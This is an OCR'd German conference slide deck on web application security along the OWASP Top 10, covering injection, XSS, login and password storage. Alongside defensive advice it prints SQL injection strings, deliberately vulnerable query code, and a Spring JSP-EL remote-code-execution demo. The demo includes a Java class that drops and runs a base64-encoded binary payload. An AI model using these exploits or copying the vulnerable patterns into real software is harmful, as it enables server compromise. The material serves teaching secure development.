2.– 5. September 2013
in Nürnberg

Herbstcampus

Wissenstransfer
par excellence

Webanwendungen? Aber sicher!

Sicherheitsprobleme in Web-Anwendungen (und wie man sie vermeidet)

Dr. Stefan Schlott

BeOne Stuttgart GmbH


Die OWASP Top-10

Alpha und Omega der Security-Talks :-)

Top 10 von 2013

1. Injection
2. Broken Authentication and Session Management (von 3)
3. Cross-Site Scripting (XSS) (von 2)
4. Insecure Direct Object References
5. Security Misconfiguration (von 6)
6. Sensitive Data Exposure (von 7 und 9)
7. Missing Function Level Access Control (von 8)
8. Cross-Site Request Forgery (von 5)
9. Using Known Vulnerable Components (von 6)
10. Unvalidated Redirects and Forwards

Angriffsziele



Injection

...nicht nur SQL Injection!

Worum geht's?


Ausführen von fremdem Code auf dem Server

- SQL-Anweisungen
- Programmcode
- Skriptcode
- ...

SQL-Injection - ganz simpel

SQL-Statement wird direkt zusammengebaut

```
result = SQL.exec("SELECT * FROM Students WHERE NAME='" + name + "';")
```




```
SELECT * FROM Students WHERE NAME='Robert';
DROP TABLE Students;--';
```

Sanitize your input...

Perl: „Tainted mode“: Laufzeitfehler bei Verwendung nicht geprüfter Eingaben

Genügt es, Daten direkt nach dem Empfang zu escapen?

Nein! Daten können später erneut verwendet werden

```
result = select.executeQuery("SELECT username,usergroup FROM accounts");
while (result.next()) {
  Account account = new Account(result.getString(1), ...);
  Statement msgSelect = connection.createStatement();
  ResultSet msgResult = msgSelect.executeQuery("SELECT text FROM messages " +
      "WHERE recipient='" + account.username + "'");
  while (msgResult.next()) {
    account.messages.add(msgResult.getString(1));
  }
  entries.add(account);
}
```

Validierung vs. Encodierung

Eingaben *validieren*, so dass sie
für die eigene Anwendung unschädlich sind

Ausgaben *encodieren*, so dass sie
für die Zielanwendung harmlos sind

Eingabe: Nicht immer das Webformular


DW 530GS
ZWOLNIJ
SIGNALCO Ltd


ZU 0666', 0, 0); DROP DATABASE TABLE

Was kann passieren?

Vandalismus

Datenmanipulation (Rechte erschleichen o.ä.)

Extraktion von Daten (SQL-Dump)

Je nach Rechte des DB-Accounts: Übergriff auf andere Datenbanken, Code Execution über Stored Procedures

Was dagegen tun?

Prepared Statements, bound variables

```
String query = "SELECT text FROM messages WHERE recipient=?";
PreparedStatment ps = conn.prepareStatement(query);
ps.setString(1, user);
ResultSet result = ps.executeQuery();
```

Serialisierungsframeworks (JPA, Hibernate, EBeans, ...)

DB-User mit minimalem Rechteset

Ggfs. zweiter DB-User, der nur vom Admin-Interface genutzt wird

Mind your DSLs!

Externe DSLs

- Speziell für Domäne entworfene Sprache
- Mächtigkeit: Definierter Funktionsumfang
- z.B. SQL

Interne DSLs

- Subset/besondere Befehle einer generischen Sprache
- Mächtigkeit: Umfang der generischen Sprache
- z.B. Rakefiles (Ruby), per Groovy evaulierte Config-Files (u.a. Gradle-Builds)

Mind your libraries!

Bibliotheken/Frameworks: Lösen knifflige Aufgaben 1x generisch (hoffentlich)

...Fehler haben dafür immense Breite

JSP-EL Injection in Spring

JSP Expression Language: Zugriff auf Beans, einfache Berechnungen

Problem in Spring: Mögliche doppelte Evaluierung von EL Statements

Bug gefixt nach Spring 3.0.5 (23.8.2011)

Ab EL 2.2: Methodenaufrufe möglich

Kombination aus EL-2.2-Container und Spring:
Remote Code Execution möglich

Demo-Exploit

Schritt 1: Leeren Array in Session anlegen

```
${pageContext.request.getSession().setAttribute("arr","".getClass().forName(
```

Schritt 2: URL für URLClassLoader hinzufügen, wo auszuführende Klasse liegt

```
${pageContext.request.getSession().getAttribute("arr").add(pageContext.getSe
```

Schritt 3: Klasse instantiieren (Defaultkonstruktor wird ausgeführt)

```
${pageContext.getClass().getClassLoader().getParent().newInstance(pageContex
```

Demo-Exploit

```
public class Exploit {
  static String base64payload =
    "f0VMRgEBAQAAAAAAAAAAAAIAAwABAAAAVIAECDQAAAAAAAAAAAAAADQAIAABAAAAAAAAAA
    "AAAAAIAECACABAijAAAA8gAAAAcAAAAAEAAAan1YmbIHuQAQAACJ42aB4wDwzYAx2/fjU0
    "4bBmzYBbXlJoAgARXGoQUVCJ4WpmWM2A0eOwZs2AQ7BmiVEEzYCTtgywA82Aid//4Q==";
  public Exploit() {
    try {
      BASE64Decoder decoder = new BASE64Decoder();
      byte[] payload = decoder.decodeBuffer(base64payload);
      File outFile = new File("/tmp/payload");
      FileOutputStream out = new FileOutputStream(outFile);
      out.write(payload);
      out.close();
      outFile.setExecutable(true);
      java.lang.Runtime.getRuntime().exec(outFile.toString());
    } catch (Exception e) { System.out.println("Bad luck: " + e); }
  }
```

YAML

YAML = Yet Another Markup Language

Ist eigentlich ein Serialisierungsformat

```
foo = 1
bar =
  - erstens
  - zweitens
  - drittens
  - weiteres
    baz = ...
```

Injection mit YAML

Kann aber auch Typinformationen enthalten!

```
!!com.mycompany.some.ContainerClass
member = value
othermember = othervalue
```

Sorgt beim Laden für Instantiierung der Klasse

Drastische Auswirkung auf Ruby on Rails (in Kombination mit einer RoR-Klasse: **Code Execution**)

Was dagegen tun?

Kenne die (tatsächliche) Funktion der verwendeten Bibliotheken und Protokolle

Überblick über verwendete Bibliotheken in einer Anwendung behalten (auch als Admin!)

Bei Sicherheitslücken: Patchen

Cross-site scripting

„Injection im Client“

Worum geht's?

Server sendet Daten an Client, die dort zur Ausführung kommen

Typischerweise: Javascript

Reflexives XSS: Über URL

Persistentes XSS: Über Datenbank

Ungefiltertes Einfügen in Webseite

Spring-Beispiel:

```
URL-Parameter via spring:message:
<spring:message text="${param['info']}"></spring:message>
```

JSP EL:


```
${variable}
```

Einfügen von Werten aus der Datenbank

Verwenden von Werten aus Web-APIs

Anzeige von hochgeladenen Dateien

Auch hier: Unerwartete Quellen



Was kann passieren?

Skript kann alles, was der User kann

Folge von Aktionen mit den Nutzerrechten

Diebstahl des Authentisierungs-Cookies

„Fernbedienung“ des Browsers (in Grenzen)

Was dagegen tun?

Geeignete Template-Engine: Escapen von Werten per default

HTML-Content von extern: Filtern mittels Whitelist

Vorsichts-Maßnahmen: Sessioncookie mit HttpOnly setzen

Vorsicht bei Fileup-/-downloads (Content-Type, Content-Disposition)

Loginvorgang und User-Credentials

Worum geht's?

Absichern des Anmeldevorgangs

Session-Cookie = Passwort-Äquivalent

Umgang mit Passwörtern

Umgang mit vergessenen Passwörtern

Was kann passieren?

Session Hijacking

Brute-Force-Angriffe auf das Login

Informationslücken bei der Passwort-Wiederherstellung

Nach einem Einbruch: Offenlegung der User-Passwörter

Session-ID

Session wird oft vor dem Login erzeugt

Falls Session-ID vorhersagbar/beeinflußbar:
Blind Stealing, Session Fixation Attack

Gegenmaßnahmen:

- Neue Session-ID nach Login
- HttpOnly Session-Cookie

Gesamte authentisierter Bereich nur über https abrufbar?
Secure-Attribut

Login-Formular

Eingabe via https

Formular bereits auf einer https-Seite

```
<form action="https://my.site/login" method="post">
```

```
<form action="http://my.site/login" method="post">
```

Http Strict Transport Security (HSTS) als Hilfe gegen SSL Stripping

Bruteforce

Was tun gegen systematisches Ausprobieren?

Account sperren: Verwaltungsaufwand, DoS

Rate Limit pro IP: Proxy-Benutzer...

Rate Limit pro Username

Captcha ab einer gewissen Versuchszahl

Shouldersurfing

Das Passwort als einzige Hürde?


2-Faktor-Authentisierung: Wissen + Besitzen

Google Authenticator!

Apps für Android, iOS, Blackberry

Nicht vergessen: „Notfall-Keys“ für Notzugang ohne Smartphone

Zur Einrichtung: Probeeingabe(n) verlangen



„Ersatzpasswort“ für Apps

Passwort in Apps eingeben: Schlecht

- Liegt dort im Klartext
- Passwort ändern wird aufwendig

Standard-Procedere: OAuth, alternativ: Generierte Tokens

Separater Schlüssel für Apps

Anwendung kann Schlüsseln unterschiedliche Rechte einräumen

Vorsicht: Passwort-Wechsel macht OAuth-Tokens *nicht* ungültig - Nutzer darauf hinweisen!

Mehrfach-Logins

Sollen mehrere gleichzeitig gültige Session-Cookies möglich sein?

Vorteil: Auf mehreren Browsern angemeldet bleiben

Nachteil: Diebstahls-Risiko, vergessen abzumelden, etc.

Übersicht über gültige Sessions (samt letztem Zugriff)

Ausloggen über Webseite (einzeln oder alle)


Passwort-Vorgaben

Mindestlänge, Mindestkomplexität haben gewissen Wert

„Gängelung“ durch zu häufiges Wechseln: Kaum Sicherheitsgewinn

Passwort-Knacker auf gängige Schemata vorbereitet

Hinweise für gute Passwortwahl geben!


UNCOMMON (NON-GIBBERISH) BASE WORD
ORDER UNKNOWN
Tr0ub4dor&3
CAPS?
COMMON SUBSTITUTIONS
NUMERAL
PUNCTUATION
(YOU CAN ADD A FEW MORE BITS TO ACCOUNT FOR THE FACT THAT THIS IS ONLY ONE OF A FEW COMMON FORMATS.)
~28 BITS OF ENTROPY
2^28 = 3 DAYS AT 1000 GUESSES/SEC
(PLAUSIBLE ATTACK ON A WEAK REMOTE WEB SERVICE. YES, CRACKING A STOLEN HASH IS FASTER, BUT IT'S NOT WHAT THE AVERAGE USER SHOULD WORRY ABOUT.)
DIFFICULTY TO GUESS:
EASY
WAS IT TROMBONE? NO, TROUBADOR. AND ONE OF THE Os WAS A ZERO?
AND THERE WAS SOME SYMBOL...
DIFFICULTY TO REMEMBER:
HARD
correct horse battery staple
FOUR RANDOM COMMON WORDS
~44 BITS OF ENTROPY
2^44 = 550 YEARS AT 1000 GUESSES/SEC
DIFFICULTY TO GUESS:
HARD
THAT'S A BATTERY STAPLE.
CORRECT!
DIFFICULTY TO REMEMBER:
YOU'VE ALREADY MEMORIZED IT
THROUGH 20 YEARS OF EFFORT, WE'VE SUCCESSFULLY TRAINED EVERYONE TO USE PASSWORDS THAT ARE HARD FOR HUMANS TO REMEMBER, BUT EASY FOR COMPUTERS TO GUESS.

Vergessene Passwörter

Fragen nach Lieblingstier, Name der Mutter, etc. leicht zu erraten

Recovery per E-Mail

- Nie Klartext-Passwörter per Mail
- Einmal-Links mit begrenzter Lebenszeit, ggfs. auf IP-Adresse beschränkt
- Problem: E-Mail als Single Point of Failure

Vergessene Passwörter und Two-Factor-Authentication

Authentisierungs-Token verloren?

Einloggen mittels „Notfall-Keys“, Re-Keying

Passwort vergessen?

Recovery-Link plus Token-Abfrage

→ Kein Single Point of Failure!

Passwörter speichern

Nie im Klartext! Nie reversibel verschlüsselt!

Lösung: Hashes („Fingerabdruck“ des Passworts)

Aber bitte **nicht so**:

```
$result = mysql_query(
  "SELECT * FROM users " .
  " WHERE SHA1(username) = SHA1('" . $_REQUEST["username"] . "') " .
  " AND SHA1(password) = SHA1('" . $_REQUEST["password"] . "')");
```

Hashes und Salt

Einfache Hashes lassen sich extrem performant brechen

- Rainbow Tables
- Implementierung für GPUs
- Google: **bfb0f76744e188dda17bb62a22920c95**

Lösung: Salt = Zufallszahl für jeden Eintrag

Speichern: Salt und Hash(Salt + Passwort)

„Langsames“ Hash-Verfahren, z.B. bcrypt

Fazit

Security-Themen können tricky sein

Wo möglich: Toolboxen > Selbermachen

Strebe nach „secure by default“

Erfolgreicher Exploit: Oft nur die erste Bresche

Preparedness, Constant Vigilance

Be One
stuttgart

